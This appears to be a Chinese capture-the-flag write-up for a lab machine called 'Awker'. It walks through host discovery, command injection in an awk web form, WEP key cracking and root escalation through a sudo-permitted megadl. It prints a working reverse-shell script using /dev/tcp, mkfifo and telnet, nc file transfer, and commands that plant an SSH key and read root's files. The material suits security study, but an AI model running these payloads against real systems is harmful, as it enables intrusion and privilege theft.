
一、信息收集

主机发现

```
—(root⊛kali)-[/home/kali]
└─# arp-scan -I eth1 192.168.56.0/24
Interface: eth1, type: EN10MB, MAC: 00:0c:29:34:da:f5, IPv4: 192.168.56.103
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1
              0a:00:27:00:00:03
                                       (Unknown: locally administered)
192.168.56.100 08:00:27:47:17:7f
                                       (Unknown)
192.168.56.139  08:00:27:d9:2c:bc
                                       (Unknown)
3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.882 seconds (136.03 hosts/sec). 3
responded
```

端口扫描

80端口



用 gobuster 进行目录扫描 发现有一个 learning.php

```
root@LAPTOP-40PQ158C)-[~]
gobuster dir -u http://192.168.56.139/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
   .html,.php,.txt
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
[+] Method:
                                         http://192.168.56.139/
                                         GET
     Threads:
                                         10
     Wordlist: /usr
Negative Status codes: 404
User Agent: gobu
                                         /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
                                         gobuster/3.6
[+] Extensions:
[+] Timeout:
                                         html,php,txt
                                        10s
Starting gobuster in directory enumeration mode
                               (Status: 403) [Size: 279]
(Status: 403) [Size: 279]
(Status: 200) [Size: 85760]
(Status: 200) [Size: 4891]
(Status: 403) [Size: 279]
(Status: 403) [Size: 279]
/.php
/index.php
/learning.php
/.html
/.php
```

执行 awk '{print \$1}' sample_data.txt; ls 有命令注入

4 赵万 35 女 泺驯

```
$ 输入awk命令,例如: awk '{print $1}' sample_data.txt

执行命令: awk '{print $1}' sample_data.txt;ls
输出结果:
1
2
3
4
index.php
learning.php
sample_data.txt
```

```
执行
执行命令: awk '{print $1}' sample_data.txt;wget -h
输出结果:
\mbox{GNU Wget 1.21, a non-interactive network retriever.}
Usage: wget [OPTION]... [URL]...
Mandatory arguments to long options are mandatory for short options too.
Startup:
  -V, --version
                                   display the version of Wget and exit
  -h, --help
                                 print this help
  -b, --background
-e, --execute=COMMAND
                                   go to background after startup
                                   execute a .wgetrc'-style command
Logging and input file:
  -o, --output-file=FILE
                                  log messages to FILE
      --append-output=FILE
                                  append messages to FILE
      ---debug
                                  print lots of debugging information
```

反弹shell的方式我从自己的kali上面拿了一个 shell.sh 过来

shell.sh的内容

```
#!/bin/bash
bash -i >& /dev/tcp/192.168.56.103/7777 0>&1 || \
/bin/bash -i > /dev/tcp/192.168.56.103/7777 0<& 2>&1 || \
exec /bin/sh 0</dev/tcp/192.168.56.103/7777 1>&0 2>&0 || \
0<&196;exec 196<>/dev/tcp/192.168.56.103/7777; sh <&196 >&196 2>&196 || \
0<&196;exec 196<>/dev/tcp/192.168.56.103/7777; sh <&196 >&196 2>&196 || \
rm -f /tmp/p; mknod /tmp/p p && telnet 192.168.56.103 7777 0/tmp/p 2>&1 || \
telnet 192.168.56.103 7777 | /bin/bash | telnet 192.168.56.103 444 || \
rm -f f; mkfifo f; cat f | /bin/sh -i 2>&1 | telnet 192.168.56.103 7777 > f || \
rm -f x; mknod x p && telnet 192.168.56.103 7777 0<x | /bin/bash 1>x
```

这样拿了一个shell

```
www-data@Awker:/home/welcome$ ls
WEP-capture.pcap
user.txt
```


接收端执行

```
nc -l -p 12345 > received_file
```

发送端执行

```
nc 192.168.1.100 12345 < WEP-capture.pcap
```

用wireshark打开后是一段wifi流量



用 aircrack-ng 跑出了key

```
Opening C:\Users\legion\Downloads\received_file.pcap
Read 71032 packets.

1 potential targets

Attack will be restarted every 5000 captured ivs.

Aircrack-ng 1.7


[00:00:00] Tested 40177 keys (got 17273 IVs)

KB depth byte(vote)
0 0/ 1 40(28160) 24(23808) 58(23552) 44(22528) B7(22528) 94(21760) D2(21504) 71(20992) 00(20992) 1 4/ 25 59(21760) E1(21504) 58(21504) B0(20992) A6(20736) 56(20736) 98(20736) B1(20480) EF(20480) 2 33/41 DF(19712) FB(19712) F5(19712) 62(19712) 41(19456) 81(19456) 7C(19456) 75(19456) 3 15/ 40 45(20992) 04(20736) 94(20736) B2(20480) 00(20480) 0F(20480) 58(20480) 20(20224) 1E(20224) 4 0/ 1 59(27648) 6F(23040) 25(22016) 20(21760) 38(21760) 84(21504) 30(21504) E7(21504) DB(21504)

KEY FOUND! [ 4D:59:4B:45:59 ] (ASCII: MYKEY )

Decrypted correctly: 100%

C:\Users\legion\Downloads\aircrack-ng-1.7-win\bin>
```



这里看着流量包也不知道改干什么了,就去找群主要了一个提示 🖰

key就是welcome的密码

```
www-data@Awker:/home/welcome$ su welcome
su welcome
Password: MYKEY
whoami
welcome
id
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)
```

二、提权

sudo -1 看一下可以执行 /usr/bin/megad1

```
sudo -1
Matching Defaults entries for welcome on Awker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin

User welcome may run the following commands on Awker:
    (ALL) NOPASSWD: /usr/bin/megadl
```

megad1 是一个命令行工具,用来从 MEGA 云盘下载文件。

解法1

这个是我的解法

我当时就想到了 往 root 的 .ssh 中下载一个公钥,但是文件存在无法覆盖

sudo /usr/bin/megadl 'https://mega.nz/file/OrpEjZoT#LyWuz6jwKaFAJI1bP06q9HhZEtPy9muaDK7vgnRh-Y4' --path /root/.ssh/ --proxy=192.168.56.1:7895
ERROR: Download failed for 'https://mega.nz/file/OrpEjZoT#LyWuz6jwKaFAJI1bP06q9HhZEtPy9muaDK7vgnRh-Y4': Can't rename domwloaded temporary file /root/.ssh/.megatmp.OrpEj
ZoT to /root/.ssh/authorized_keys (downloaded data are good!): Error moving file /root/.ssh/.megatmp.OrpEjZoT: File exists

这里确实卡了一段时间

我之前经常记不全 authorized_keys 文件的名字, 经常使用 cat /etc/ssh/sshd_config | grep au 这个命令来看文件名

所以我有一个印象 AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2 这一 行有俩文件名

所以我就尝试写了一个 authorized_keys2

sudo /usr/bin/megadl 'https://mega.nz/file/OrpEjZoT#LyWuz6jwKaFAJI1bP06q9Hh2EtPy9muaDK7vgnRh-Y4' --path /root/.ssh/ --proxy=192.168.56.1:7895
Downloaded authorized_keys2

OK, 下载成功了

我这里就试了一下 ssh

然后真的登录进去了

```
(kali@ kali)-[~]
$ ssh root@192.168.56.139
Linux Awker 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
Last login: Tue May 6 12:02:25 2025 from 192.168.56.103
root@Awker:~# a
```

解法2

这个解法是我在临时群看到的

使用 --config 命令读取公钥文件 公钥文件里面存放了一个密码

sudo /usr/bin/megadl --config=/root/.ssh/authorized_keys
ERROR: Falled to open config file: /root/.ssh/authorized_keys: Key file contains line "root:16b02f836fadea32dea19a110e3d588d" which is not a key-value pair, group, or c
omment
su
Password: 16b02f836fadea32dea19a110e3d588d
id
uid=0(root) gid=0(root) groups=0(root)